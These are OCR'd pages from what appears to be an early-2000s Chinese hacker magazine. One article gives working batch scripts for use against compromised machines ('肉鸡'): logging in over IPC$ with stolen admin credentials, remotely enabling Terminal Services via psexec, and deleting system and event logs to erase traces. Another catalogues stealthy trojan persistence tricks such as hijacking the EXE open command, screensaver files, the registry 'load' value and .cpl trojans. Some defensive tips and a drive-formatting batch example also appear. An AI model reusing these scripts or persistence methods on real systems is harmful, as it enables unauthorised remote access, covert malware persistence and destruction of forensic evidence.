


图 8

LOOK 注意　一般网管们都是有一定功力的，一般的木马查杀难不倒他们。因此我们在放置后门的时候就显得大有学问了，网上有许多关于放置后门的技巧，大家可以自己找找看。

对策：其实这些留下来的痕迹很容易避免，只要大家谨慎小心一些就可以避免了。一般会犯这种错误的入侵者大多数都是一些初学者，如果高手也犯这样的错误的话，那真的可以说是老猫烧须了，呵呵。

好了，有关入侵 Win2000 可能留下的痕迹就简单地说到这里吧，有兴趣的朋友可以自己找资料深入研究一下。

BAT文件在黑客技术中的妙用

小毅

前几天重看了一次（温故而知新嘛^_^）《黑客X档案》2003年第1期的一篇名为“Win2K命令行下自做弱口令扫描器”的文章后，突发奇想：既然Bat文件在命令行下那么有用，那么如果能使用它来帮助简化黑客实践的操作，一定会方便不少！花了一个下午狂啃了一下DOS下关于Bat的知识，终于被我发现了不少好东西。当然，好东西是要和广大的“黑哥”们一起分享的嘛，呵呵。

一、基础知识简介

什么是Bat文件？Bat文件，也就是批处理文件，说白了就是DOS操作。有人认为DOS操作早就过时、落后了，其实不然。其中，最大的好处就在于快、不留痕。在许多时候，Windows操作根本是解决不了问题的（用编程来实现的话另当别论），用批处理就可以很方便地解决了。

二、必备常识：批处理的编写和修改

打开记事本，将要编写的内容写在里面，然后存为Bat文件即可。要对Bat文件进行修改的话，可以用记事本直接打开便可。

三、批处理文件应用之攻击篇

在这里，我们先假设所有文件都保存在C盘根目录下，至于Bat的文件名大家可以随意修改。另外，这里我们还需要用到Psexec这个工具。

1.简化CMD下用IPC$登录肉鸡的操作

建立一个login.bat文件，代码如下：

```
@net use \\%1\ipc$ %3 /u:"%2"
@echo OK！连接已经建立成功！
```

用法：在CMD下输入：login.bat 肉鸡的IP 肉鸡的ADMIN组的帐号名 用户的密码

这样我们以后用IPC$登录肉鸡就不用每次都输入一大串的命令了。

2.开启对方的3389终端服务

假设已经用刚才的login.bat建立了IPC$连接，建立一个3389.bat文件，代码如下：

```
@echo [Components] > c:\winnt\start
@echo TSEnable = on >> c:\winnt\start
@sysocmgr /i:c:\winnt\inf\sysoc.inf /u:c:\winnt\start /q
@del c:\3389.bat
```

再建立一个open38.bat文件，代码如下：

```
@copy 3389.bat \\%1\c$
@echo 向肉鸡复制本机的3389.bat…………OK
@psexec \\%1 c:\3389.bat
@echo 在肉鸡上运行3389.bat…………OK
@echo 等肉鸡重启后，您就可以光明正大地从3389登录了！
```

用法：在CMD下输入：open38.bat 肉鸡IP

等对方计算机重启后就可以用3389登录了，至于怎么样使对方计算机重启我就不多说了，看看《X档案》以前的文章吧。

3.删除日志文件

假设已经与肉鸡进行了ipc$连接，新建一个del.bat文件，代码如下：

```
@del c:\winnt\system32\logfiles\*.*
@del c:\winnt\system32\config\*.evt
@del c:\winnt\system32\dtclog\*.*
@del c:\winnt\system32\*.log
@del c:\winnt\system32\*.txt
@del c:\winnt\*.txt
@del c:\winnt\*.log
@del c:\del.bat
```

再新建一个clean.bat文件，代码如下：

```
@copy del.bat \\%1\c$
@echo 向肉鸡复制本机的del.bat…………OK
@psexec \\%1 c:\del.bat
@echo 在肉鸡上运行del.bat，清除日志文件…………OK
```

用法：在CMD下输入：clean.bat 肉鸡IP

同样，要开启Telnet等服务原理和开启3389差不多，大家自己亲手试试实践一下吧。

在每一行开头添上“@”，这样命令就不会显示出来。

四、批处理文件应用之防守篇

1.扫描本机端口

这个功能“优化大师”有，就是扫描哪个端口与Internet连接和连接IP。这为及时发现并拦截非法连接有着不可取代的功劳。

然而，启动“优化大师”太慢了，而且太烦了，不利于随机使用。因此，编写一个这样的批处理来解决问题就显得尤为重要了。

新建一个look.bat文件，代码如下：

```
@netstat -n
@pause
```

用法：直接运行look.bat便可。

2.查常见病毒

其实，对于上网的人来说，遇到病毒是在所难免的。然而，如

果真的不幸感染，怎样才能发现呢？难道真的要买昂贵的杀毒软件吗？不一定。

我们可以编写批处理来查一些常见的网络病毒。如果确认感染病毒，可以下载专用杀毒工具进行查杀，或采取其他途径杀毒。

下面，我以“欢乐时光”为例进行分析：

主文件：1.bat；其它文件：2.bat、3.bat

1.bat 代码如下：

```
@if exist c:\folder.htt call 2.bat
@if exist d:\folder.htt call 2.bat
@if exist e:\folder.htt call 2.bat
@if exist f:\folder.htt call 2.bat
```

2.bat 代码如下：

```
@echo 发现欢乐时光病毒！
@call 3.bat
@pause
```

3.bat 代码如下：

```
@c:
@dir *.htt *.ini /s/a>1.txt
@d:
@dir *.htt *.ini /s/a>1.txt
@e:
@dir *.htt *.ini /s/a>1.txt
```

用法：直接运行1.bat便可。

这样，如果中毒，那么必定会存在大量folder.htt和Desktop.ini，通过这样可以粗略的检查计算机是否感染病毒。

3．文件处理

假设，我们要大规模的做文件的移动、删除等，如果在Windows里操作不免会出现错误，而且这些错误不易察觉。因此，用批处理进行操作，不但简单易行，而且容易发现错误并可以及时纠正。

例如，我们要将D盘的htm文件移动到E盘，再格式化D盘，然后将文件移回D盘，并修改后缀为html。

1.bat 代码如下：

```
@E:
@Md d
@D:
@Copy *.htm e:\d
@if exist e:\d\*.htm call 2.bat
```

2.bat 代码如下：

```
@Format d:/q
@Copy e:\d\*.htm d:
@D:
@Ren *.htm *.html
```

从例子中可以看出，如果一旦出现问题，是很容易被发现的。从而，也证明了批处理的可用性。

批处理的运用，可以说博大精深，变化莫测，如果大家能够掌握好它的话，相信一定可以在使用计算机的时候更加地得心应手。

几种容易被忽视的程序自启动方式

hacker007

大家知道，在Windows中让程序自启动的方式有很多，比方说在启动组、Autoexec.bat、Config.sys、Winstart.bat、Win.ini、System.ini、Wininit.ini文件中加载程序，还有注册表中的启动项都可以让程序自动运行，如果你感兴趣地话，可以参阅前几期的杂志。这里要与大家探讨的是几种容易被人忽视的程序自启动方式，希望能对大家有所帮助。

一、修改文件打开方式启动

大家知道在注册表HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run下可以加载程序，使之开机则自动运行，类似“Run”这样的子键在注册表中还有几处，均以“Run”开头，如RunOnce、RunServices等。

其实，除了这种方法，还有一种修改注册表的方法可以使程序自启动。

具体说来就是更改文件的打开方式，这样就可以使程序跟随你打开的那种文件类型一起启动。举个例子，打开注册表，展开到HKEY_CLASSES_ROOT\exefile\shell\open\command，这里是EXE文件的打开方式，默认键值为："%1\" %*，如图1所示。




图1

如果把默认键值改为Trojan.exe "%1\" %*，则每次运行EXE文件，这个Trojan.exe文件就会被执行，而我们哪一天不是运行EXE文件若干次呢？

注意

“灰鸽子”就可以关联EXE文件打开方式，而大名鼎鼎的木马“冰河”采用的是与此相似的一招——关联TXT文件。目前这样的文件关联木马越来越多，有呈普遍化之趋势。当然，木马更改的打开方式不一定只是EXE或TXT文件，其它文件的打开方式也可以这样修改。

对此的防范方法就是经常检查注册表，看文件打开方式是否发生了变化。如果发生了变化就将打开方式改回来。最好能经常备份注册表，发现问题立即用备份文件恢复注册表，既方便快捷又安全省事。

二、利用屏幕保护启动

Windows的屏幕保护程序对应的是.scr文件，它是PE格式的可执行文件，在默认情况下保存在Windows的安装目录下。如果把.scr更名为.exe文件，则该程序仍然可以正常启动。与此类似，

exe 文件更名为.scr 文件也照样可以运行。

LOOK 注意 顺便提一下，把.exe文件改名为.com、.pif、.bat后，EXE文件仍旧可以自由运行。这在EXE文件关联丢失后非常有用，我们可以把EXE文件的扩展名改为上述扩展名程序就可以运行了。

在屏幕保护程序中，我们可以设定它的等待时间（如图2所示），这个启动时间其实是可以在注册表中设定的：HKEY_USERS\.DEFAULT\Control Panel\desktop，其下的字符串值 ScreenSaveTimeOut 记录的就是屏保程序的等待时间，时间单位为秒，从60秒开始记录，如果记录时间小于60秒，则自动定为1分钟。




图 2

是否选择了屏幕保护程序可以在system.ini文件中看出来。在"开始"菜单的"运行"中输入msconfig，找到System标签，找到里面的[boot]小节，你可以看到有"SCRNSAVE.EXE="这一行。在它后面是屏保文件的路径。如果你设定了屏保程序，这一行前面就会被勾选上，反之则没有。

由上面的介绍可以产生一个美妙的联想：如果把.exe文件重命名为.scr文件（假设改为trojan.scr），并在SYSTEM.INI中添加"SCANSAVE.EXE=C:\Program files\trojan.scr"，然后修改注册表中的HKEY_USERS\.DEFAULT\Control Panel\desktop下的字符串值ScreenSaveTimeOut，把其键值改为60，则系统只要闲置一分钟该文件就会被启动。

LOOK 注意 由此可以看出，如果这种方法被木马或病毒等恶意程序所利用，则非常的可怕。防范这种攻击的方法就是禁止使用屏幕保护功能。

要想一次性的取消屏幕保护功能，可以通过修改注册表来实现。打开注册表编辑器，找到HKEY_CURRENT_USER\ControlPanel\desktop\ScreenSaveActive子键，"ScreenSaveActive"这个键决定屏幕保护功能是否可用，其键值为0或1，为"0"时表示不用屏幕保护功能，为"1"则表示可用。因此将"ScreenSaveActive"的键值改为"0"就可以禁止使用屏幕保护功能。

三、开机自动执行程序又一法

下面要介绍的开机自动执行程序只对Windows 2000/XP有效。点击"开始"菜单中的"运行"，在打开的"运行"对话框中输入Regedit，打开注册表编辑器。顺次展开注册表到：HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows下，在这里新建一个字符串值，方法是右击主键"Windows"，在弹出的菜单中选择"新建"→"串值"，把该字符串值命名为"load"。然后，双击"load"，在弹出的窗口中将它的键值改为你想开机就自动运行的程序路径。

LOOK 注意 要注意的是应该使用文件的短文件名，即"C:\Program Files"应该写为"C:\Progra~1"，而且开机就自动运行的程序的后面不能加任何参数。

如果改成在这里加载：HKEY_USERS\用户ID号\Software\Microsoft\Windows NT\CurrentVersion\Windows，那么这个方法对其他用户也有效，否则换个用户登录就不管用了。

用这种方法加载程序运行非常的隐蔽，在许多软件如Windows优化大师的"开机速度优化"中，根本看不到有程序被加载，所以如果被人利用，在这里加载恶意程序或木马，对大家威胁会非常大。

防范方法： *建议大家以后检查木马及病毒程序时也要注意这里，免得被有心人有机可乘。*

四、利用控制面板启动

控制面版是Windows的基本组件，长久以来Windows中一直都有它的身影存在。控制面板中的各个选项实际上是以cpl为后缀名的文件单独存在的，根据操作系统的不同，这些文件所在的位置也有所不同，Windows 9x/Me下这些cpl文件位于Windows安装目录下的System子目录中，而Windows NT/2000/XP下则位于Windows安装目录下的System32子目录中。这些cpl文件再加上Windows安装目录中的control.exe和control.ini文件，就是控制面板的全部组成部分。

每一个cpl文件都对应"控制面版"中的一个选项，例如desk.cpl对应"桌面属性"、inetcpl.cpl对应"Internet属性"等等。由于.cpl文件的特殊性，需要使用RunDll32.exe来启动该文件，换句话说，控制面板中的任何一个选项都可以通过RunDll32.exe调用。RunDll32.exe是Windows动态连接库(DLL)管理工具，可以用来在命令行下执行动态链接库中的某个函数或者功能模块。

LOOK 注意 DLL是Windows系统的另外一种可执行文件，是Dynamic Link Library的缩写。DLL是Windows的基础，所有的API函数都是在DLL中实现的。它本身并没有程序逻辑，只是由多个功能函数构成，不能独立运行，必须由其它进程加载并调用。

另外Windows安装文件夹下还有一个RunDll.exe，也是动态连接库理工具。虽然不同版本的Windows都提供RunDll.exe和RunDll32.exe文件，但是在Windows NT/2000/XP下却只支持32位的RunDll32.exe，只有Windows 9x/Me这种16位和32位混合使用的操作系统才同时对二者提供支持。

下面我们看一个利用RunDll32.exe调用shell32.dll中的Control_RunDLL，来打开desk.cpl的第一个属性页的例子。点击

“开始”菜单，选择“运行”，输入：RunDll32 shell32.dll，Control_RunDLL desk.cpl,,0（注意是两个逗号），回车后，将打开“显示属性”对话框的“背景”窗口，如图3所示。




图3

这说明这些.cpl文件是可执行的，事实上这些.cpl文件全都是PE格式文件。换个思路想一想，如果用户把一个可执行的类似动态连接库DLL的.cpl文件放入System子目录中，则在控制面板中可以看到这个cpl文件的图标，并且是可以执行的。这里说的“类似动态连接库DLL的.cpl文件”是指这类cpl文件可以像DLL文件那样被其它进程加载并调用，就像我们刚刚看到的那里例子一样，cpl文件被RunDll32.exe调用并加载，然后显示出一个你很熟悉的对话框。

RunDll32.exe最强大的功能是对控制面板的管理，用RunDll32.exe调用控制面板程序格式如下：

在“开始”菜单的“运行”中或命令行下输入：

```
RunDll32 shell32.dll,Control_RunDLL *.cpl,,X
```

其中shell32.dll为被调用的DLL文件，意思为调用shell32.dll中的Control_RunDLL来打开desk.cpl文件。而“*.cpl”为你想调用的cpl文件的路径和文件名。最后的“X”为对应cpl文件的页数从0开始，0为第一页（如desk.cpl,,0代表“显示属性”的“背景”），1为第二页（如desk.cpl,,1代表“显示属性”的“屏幕保护程序”），依此类推。

LOOK 注意 shell32.dll和Control_RunDLL两者之间只能以“,”分隔，逗号之后不能有空格，如果这里出错的话，不会得到任何提示。

根据上面的原理，就可以自己写一个无窗口或隐藏窗口的控制面板程序，将其写进注册表的启动项，使之可以自启动。如果你编写的控制面板程序是木马的话，则不仅中木马者感到不知所然，就连木马克星等杀木马软件也会不知所措。

具体步骤就是在注册表启动项中加入RunDll32 shell32.dll,Control_RunDll mycpl.cpl。这样，这个mycpl.cpl就会随用户机器启动的时候被调用——就像DLL文件被执行一样。

LOOK 注意 mycpl.cpl如果保存在默认目录中，可以不加路径直接调用，否则就要加上路径。

控制面板在执行的时候会加载System子目录中的所有*.cpl文件，所以只要把这个cpl木马放在System(Win9X下)或System32(Win2K/XP下)子目录中就可以达到目的。

LOOK 注意 要提醒大家的是，如果mycpl.cpl真是木马的话，那么别人一定会给它改个名字，或替换掉系统中那些不常用的cpl文件，使你疏于察觉。

是不是只有把cpl文件放到System(Win9X下)或System32(Win2K/XP下)子目录下才会被加载呢？不是的。如果你的控制面版程序不在Windows目录，假设在D:\ok下，而你想让它在控制面版里显示。你只要编辑control.ini文件，在[MMCPL]小节里面加入：mycpl.cpl=D:\ok\mycpl.cpl就可以了。

如果不想让cpl文件显示在控制面板中该怎么办呢？依然从control.ini文件入手。打开该文件，在[don't load]小节中加入：mycpl.cpl=no，那么这个mycpl.cpl文件就不会被加载了。

